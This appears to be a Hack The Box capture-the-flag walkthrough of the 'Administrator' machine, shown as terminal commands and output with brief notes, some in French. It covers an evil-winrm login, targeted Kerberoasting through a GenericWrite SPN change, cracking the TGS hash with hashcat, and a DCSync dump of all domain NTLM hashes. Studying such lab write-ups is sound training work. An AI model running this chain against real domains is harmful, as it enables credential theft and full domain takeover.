
```
[Aug 26, 2025 - 22:07:21 ] HTB_VIP /workspace →  netexec winrm administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
WINRM       10.129.143.239  5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
WINRM       10.129.143.239  5985   DC               [+] administrator.htb\emily:UXLC**** (admin)
```



```
[Aug 26, 2025 - 22:07:53 ] HTB_VIP /workspace →  evil-winrm -i 10.129.143.239 -u Emily -p 'UXLCI5iETUsIBoFVTj8yQFKo


Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily\Documents> cd "C:/Users/emily/Desktop/"
*Evil-WinRM* PS C:\Users\emily\Desktop> ls


    Directory: C:\Users\emily\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/30/2024   2:23 PM           2308 Microsoft Edge.lnk
-ar---         8/26/2025   2:21 PM             34 user.txt
```

System





The user EMILY@ADMINISTRATOR.HTB has generic write access to the user ETHAN@ADMINISTRATOR.HTB.


Generic Write access grants you the ability to write to any non-protected attribute on the target object, including "members" for a group, and "serviceprincipalnames" for a user

Note

GenericWrite permet d'ajouter un SPN à un utilisateur, pour ensuite faire du 'Kerberoasting'.


Kerberoasting for Ethan

```
bloodyAD -d "administrator.htb" --host "10.129.143.239" -u "emily" -p
"UXLCI5iETUsIBoFVTj8yQFKoHjXmb" set object "ethan" servicePrincipalName -v
'http/anything'
```



```
[Aug 26, 2025 - 22:11:03 ] HTB_VIP /workspace →  bloodyAD -d "administrator.htb" --host "10.129.143.239" -u "emily" -p "UXLCI5iETUsIBoFVTj8yQFKoHjXmb" set ob
ject "ethan" servicePrincipalName -v 'http/anything'
[+] ethan's servicePrincipalName has been updated
```


faketime -f +7h GetUserSPNs.py administrator.htb/emily:'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -dc-ip 10.129.143.239 -request



```
[Aug 26, 2025 - 22:26:44 ] HTB_VIP /workspace →  faketime -f +7h GetUserSPNs.py administrator.htb/emily:'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -dc-ip 10.129.143.239
 -request
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name   MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------  -----  --------  --------------------------  ---------  ----------
http/anything         ethan            2024-10-12 22:52:14.117811  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$7e002e1bdcfac9060dfcb4e2c86cfbd2$b1d48f4437313802284685a04f976f94e80ff80281541a2aefe141f0a1cef0
4833170289f7290cee00b9ca8c62a0be2ef67deccd30e9968fbc6a2f22399243d1a0bb165276e0b9b85832e2ea117c2fb644d3fb5e15f350a945ba7e7645dd975d8d120e15847205884ee659521cf
7b25d194fcb2158f885ea7499e54f5f6120ec67e63ba39b5621d1a5fc4ab9a9758fdc49f2ecc33e5783902eff9ea834048712ce702d511875bcf0315bfe63c25da4e0c574e0a4ddaff4b74b2093ba
73d92a1a1620d92c3f1b38075e910811701889722360d8a6081d74fe307426f19b1751d5b1dfa5527e80ef493331607e79ec986fc9740353e292a2ae2d896a7b99c3e494e9a7e0068faa16f5b5cd3
e3682367739f7af9595a8efb54f154f071050ed8d73789dae275b77a2954d18693026e30acd92707d95df8424db67000d6b20f1e854ff4b9e7a3f8990cd15c574a427f0fb8cb6e78c68cb9b2707ac
8f7918fa85f6b11a1427530255f1e33b98b8b504056fc95a1a01c7d38c6bb91cfd6b22d7553d6f667b31f225c2c9adae4ab56ce8b4b911a7024d42203f9f641b53e854c944d33371745f8c08d778d
713cc9336a1199ffe2a969db61e7ffb3d4a5b6d4329327ee05a4c0781e8e07493b9234a803c0278cc2ee199489d52a2a2c66d30a6a0f164251f7a680e83ac83f268856ff51a6c3c9e870309f8e9b2
f6b40c2e8f75d12bf123f2e89d558b842fad50ce01f95ca04e932a4717077e94bb96423a88d37c674cbbc9b96de0cadf5a4622fce240e5e1bd5c6e6d93e27d743059e54c7a36678bb4381a0c19be0
c42caf2201e5f71ef2deca50315571af1c5be6f884337959c58a0f208e96d17d3431b350d98cd137b31e432334b17a4b599bdf0c86824f17fc68b817da062a65f7042a7bd5fbef3a60f93a114bb06
318c7262f1f8c511ad71c43b1cb1502a00e028de80d90aa741318c7f840d38f96f8c982d61973b81e3783b4b1baceb26f3f397699095efcb33ff1d40027ab081037946d28649ea0a603a649b3d35e
5bdc0eb33711d02660243516eec600a44fe3a72c45aaae99cb388f90a6abd93e82af8697667fbec712f136e9d55664bee651e7d8fef71b7c4a218aebe751085eadb9bf8ac9e554e4e35273b38c296
4d6ff8d7a00694749022d71a540b04d41b6712add6295ee6f920be4a9bf1b1b354092f4e446d4b2b5c6ca3930f719e337e60f7e20186c7e2599c976ba52d532b0cbb6fffbbc7290fdaaf0ebc02983
7079f05ada7dfc68b7f599abd855066c655b785d462a5074be5ad24878cfc3172383267e3b039efcc45200da03b9d4869ad7f78c1c52767031be19e12dc64e1608186be6fe9daf084aab7d230c196
60c01c5be73374354baaa8318034b33dcdb4f31899e4228ed64e25f014017815528c9820d7a9dd201e8eaa1200e547c31af115d7bcd815f085635080c9342149081094131c5561192f36ebbdb117b
98de3965c7f6845bff9d274863f0df9902d86f01105839ffa97b73a2264b9086899f362
```

crack the hash


hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt




```
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$7e002e1bdcfac9060dfcb4e2c86cfbd2$b1d48f4437313802284685a04f976f94e80ff80281541a2aefe141f0a1cef0
4833170289f7290cee00b9ca8c62a0be2ef67deccd30e9968fbc6a2f22399243d1a0bb165276e0b9b85832e2ea117c2fb644d3fb5e15f350a945ba7e7645dd975d8d120e15847205884ee659521cf
7b25d194fcb2158f885ea7499e54f5f6120ec67e63ba39b5621d1a5fc4ab9a9758fdc49f2ecc33e5783902eff9ea834048712ce702d511875bcf0315bfe63c25da4e0c574e0a4ddaff4b74b2093ba
73d92a1a1620d92c3f1b38075e910811701889722360d8a6081d74fe307426f19b1751d5b1dfa5527e80ef493331607e79ec986fc9740353e292a2ae2d896a7b99c3e494e9a7e0068faa16f5b5cd3
e3682367739f7af9595a8efb54f154f071050ed8d73789dae275b77a2954d18693026e30acd92707d95df8424db67000d6b20f1e854ff4b9e7a3f8990cd15c574a427f0fb8cb6e78c68cb9b2707ac
8f7918fa85f6b11a1427530255f1e33b98b8b504056fc95a1a01c7d38c6bb91cfd6b22d7553d6f667b31f225c2c9adae4ab56ce8b4b911a7024d42203f9f641b53e854c944d33371745f8c08d778d
713cc9336a1199ffe2a969db61e7ffb3d4a5b6d4329327ee05a4c0781e8e07493b9234a803c0278cc2ee199489d52a2a2c66d30a6a0f164251f7a680e83ac83f268856ff51a6c3c9e870309f8e9b2
f6b40c2e8f75d12bf123f2e89d558b842fad50ce01f95ca04e932a4717077e94bb96423a88d37c674cbbc9b96de0cadf5a4622fce240e5e1bd5c6e6d93e27d743059e54c7a36678bb4381a0c19be0
c42caf2201e5f71ef2deca50315571af1c5be6f884337959c58a0f208e96d17d3431b350d98cd137b31e432334b17a4b599bdf0c86824f17fc68b817da062a65f7042a7bd5fbef3a60f93a114bb06
318c7262f1f8c511ad71c43b1cb1502a00e028de80d90aa741318c7f840d38f96f8c982d61973b81e3783b4b1baceb26f3f397699095efcb33ff1d40027ab081037946d28649ea0a603a649b3d35e
5bdc0eb33711d02660243516eec600a44fe3a72c45aaae99cb388f90a6abd93e82af8697667fbec712f136e9d55664bee651e7d8fef71b7c4a218aebe751085eadb9bf8ac9e554e4e35273b38c296
4d6ff8d7a00694749022d71a540b04d41b6712add6295ee6f920be4a9bf1b1b354092f4e446d4b2b5c6ca3930f719e337e60f7e20186c7e2599c976ba52d532b0cbb6fffbbc7290fdaaf0ebc02983
7079f05ada7dfc68b7f599abd855066c655b785d462a5074be5ad24878cfc3172383267e3b039efcc45200da03b9d4869ad7f78c1c52767031be19e12dc64e1608186be6fe9daf084aab7d230c196
60c01c5be73374354baaa8318034b33dcdb4f31899e4228ed64e25f014017815528c9820d7a9dd201e8eaa1200e547c31af115d7bcd815f085635080c9342149081094131c5561192f36ebbdb117b
98de3965c7f6845bff9d274863f0df9902d86f01105839ffa97b73a2264b9086899f362:limpbizkit

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....99f362
Time.Started.....: Tue Aug 26 22:28:36 2025 (0 secs)
```


```
limpbizkit
```

password spraying



```
SMB         10.129.143.239  445    DC               [+] administrator.htb\ethan:limp****
SMB         10.129.143.239  445    DC               Node ETHAN@ADMINISTRATOR.HTB successfully set as owned in BloodHound
```






The user ETHAN@ADMINISTRATOR.HTB has the DS-Replication-Get-Changes and the DS-Replication-Get-Changes-All privilege on the domain ADMINISTRATOR.HTB.

These two privileges allow a principal to perform a DCSync attack.

Note

Un **DCSync attack** est une technique d’attaque Active Directory qui permet à un attaquant de demander à un **contrôleur de domaine (DC)** de lui répliquer les **hashs de mots de passe** stockés dans la base NTDS.dit, comme si l’attaquant était un autre contrôleur de domaine.

secretsdump.py administrator.htb/ethan:'limpbizkit'@10.129.143.239




```
[Aug 26, 2025 - 22:31:01 ] HTB_VIP /workspace →  secretsdump.py administrator.htb/ethan:'limpbizkit'@10.129.143.239

Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
```

